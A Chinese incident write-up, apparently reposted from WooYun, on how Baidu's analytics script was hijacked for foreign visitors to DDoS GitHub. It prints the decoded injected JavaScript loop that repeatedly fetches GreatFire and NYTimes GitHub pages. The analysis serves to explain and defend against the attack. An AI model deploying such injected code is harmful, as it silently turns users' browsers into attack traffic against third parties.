
原文地址:http://drops.wooyun.org/papers/5398

0x00 背景

今天中午刷着全国最大的信息安全从业人员同性交友社区zone.wooyun.org的时候，忽然浏览器每隔2秒就不断的弹窗：


```
malicious javascript detected on this domain
```



我第一反应就是不知道哪个调皮的基友又把zone给XSS了，马上打开开发者工具分析。

0x01 细节

之后立刻发现弹窗的js居然是从github加载的：



可是为什么乌云会从github加载js呢，并且还是从greatfire和纽约时报镜像加载。

第一反应是页面有xss或者js被劫持了，找了半天终于找到了，居然是

```
hm.baidu.com/h.js
```

这个js的确被乌云加载了没错，这是百度统计的js代码，打开后里面是一个简单加密后的js，eval了一串编码后的内容，随便找了个在线解密看了下，发现如下内容:

```
#!js
document.write("<script src='http://libs.baidu.com/jquery/2.0.0/jquery.min.js'>\x3c/script>");
!window.jQuery && document.write("<script src='http://code.jquery.com/jquery-latest.js'>\x3c/script>");
startime = (new Date).getTime();
var count = 0;

function unixtime() {
    var a = new Date;
    return Date.UTC(a.getFullYear(), a.getMonth(), a.getDay(), a.getHours(), a.getMinutes(), a.getSeconds()) / 1E3
}
url_array = ["https://github.com/greatfire/", "https://github.com/cn-nytimes/"];
NUM = url_array.length;

function r_send2() {
    var a = unixtime() % NUM;
    get(url_array[a])
}

function get(a) {
    var b;
    $.ajax({
        url: a,
        dataType: "script",
        timeout: 1E4,
        cache: !0,
        beforeSend: function() {
            requestTime = (new Date).getTime()
        },
        complete: function() {
            responseTime = (new Date).getTime();
            b = Math.floor(responseTime - requestTime);
            3E5 > responseTime - startime && (r_send(b), count += 1)
        }
    })
}

function r_send(a) {
    setTimeout("r_send2()", a)
}
setTimeout("r_send2()", 2E3);
```

大概功能就是关闭缓存后每隔2秒加载一次

```
url_array = ["https://github.com/greatfire/", "https://github.com/cn-nytimes/"];
```

里面的两个url

问了下墙内的小伙伴们，他们看到的js都是正常的，但是通过墙外ip访问

```
http://hm.baidu.com/h.js
```

就会得到上面的js文件，每隔2秒请求一下这两个url。

打开twitter看了下，似乎从3月18号以来Github就受到了DDoS攻击，之后greatfire把被攻击的页面内容换成了

```
#!js
alert("WARNING: malicious javascript detected on this domain")
```

以弹窗的方式阻止了js的循环执行。






图3 国外ip traceroute到hm.baidu.com的记录

似乎DNS并没有被劫持，看来是像之前一样直接把IP劫持了或者直接在HTTP协议里替换文件。




扫了下端口，只开了80和443，通过https协议访问后是正常的空页面(只有带referer才会出现js文件)。



作者要进行抓包分析时劫持已经停止，在twitter上看到有人已经分析过引用如下：

> 抓包跟踪，正常百度服务器返回给我日本VPS的TTL为51， RESP返回HTTP 200 OK的报文的TTL是47，可以确定的是有中间设备对VPS发了伪造报文。



真是无耻，呵呵

忽然想起一句话,之前DNS被劫持到外国服务器的时候某站长说的:

```
They have weaponized their entire population.
```

现在应该是:

```
They have weaponized their entire population of the Earth.
```